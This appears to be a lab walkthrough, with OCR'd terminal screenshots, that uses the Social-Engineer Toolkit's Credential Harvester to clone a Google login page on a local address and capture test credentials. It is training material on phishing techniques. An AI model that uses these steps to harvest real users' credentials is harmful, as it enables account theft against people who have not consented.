1. Launching SEToolkit

- The first image shows the user accessing the terminal and switching to root privileges using sudo su.
- The **Social-Engineer Toolkit (SET)** is launched by entering the setoolkit command. SET is a penetration testing framework designed for social engineering attacks.

2. Main Menu of SET

- The second image shows the SET main menu. It offers several options:
    1. Social-Engineering Attacks
    2. Penetration Testing (Fast-Track)
    3. Third Party Modules
    4. Update the Social-Engineer Toolkit
    5. Update SET Configuration
    6. Help, Credits, and About
    7. Exit the Toolkit
- Option **1 (Social-Engineering Attacks)** is selected.

3. Attack Vector Selection

- In the next screen, a submenu under “Social-Engineering Attacks” appears. Options include:
    1. Spear-Phishing Attack Vectors
    2. Website Attack Vectors
    3. Infectious Media Generator
    4. Create a Payload and Listener
    5. Mass Mailer Attack
    6. Arduino-Based Attack Vector
    7. Wireless Access Point Attack Vector
    8. QRCode Generator Attack Vector
    9. PowerShell Attack Vectors
    10. Third Party Modules
    11. Return to Main Menu

- Option **2 (Website Attack Vectors)** is selected.

4. Website Attack Vector Methods

- This screen displays the methods available under Website Attack Vectors:
    1. Java Applet Attack Method
    2. Metasploit Browser Exploit Method
    3. Credential Harvester Attack Method
    4. Tabnabbing Attack Method
    5. Web Jacking Attack Method
    6. Multi-Attack Web Method
    7. HTA Attack Method
    8. Return to Main Menu
- Option **3 (Credential Harvester Attack Method)** is chosen.

5. Configuration for Credential Harvester

- This screen provides detailed instructions:
    - If POST fields do not function as expected, you can rewrite the forms using the IMPORT feature.
    - Users must configure their external or NAT IP address for the tool to function correctly in the network environment.
- An IP address is entered (192.168.64.2), indicating a local setup for the attack.

6. Template Selection

- The next step prompts the user to select a template for the phishing page:
    1. Java Required
    2. Google
    3. Twitter
- Option **2 (Google)** is selected, which will create a phishing page mimicking Google login.

7. Phishing Page Deployment

- The phishing page is hosted on the local IP address (http://192.168.64.2). The screenshot shows the fake Google login page accessible through a browser.


- A victim interacting with this page might unknowingly enter their credentials.


8. Credential Capture


- The final screenshot displays the terminal where the tool has successfully captured the entered credentials:
    - **Username**: 1234511
    - **Password**: 1234511
- This data is logged in the terminal, showing the success of the phishing attack.


Important Notes:


- This process is highly sensitive and is typically used in controlled environments for penetration testing and cybersecurity training.
- Unauthorized deployment of such tools is illegal and unethical. Always use them responsibly and within legal boundaries.



Parrot Terminal
File Edit View Search Terminal Help
[user@parrot]-[~]
$sudo su
[root@parrot]-[/home/user]
#setoolkit



Parrot Terminal
File Edit View Search Terminal Help
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1



Parrot Terminal
File Edit View Search Terminal Help
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2



Parrot Terminal
File Edit View Search Terminal Help
utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3

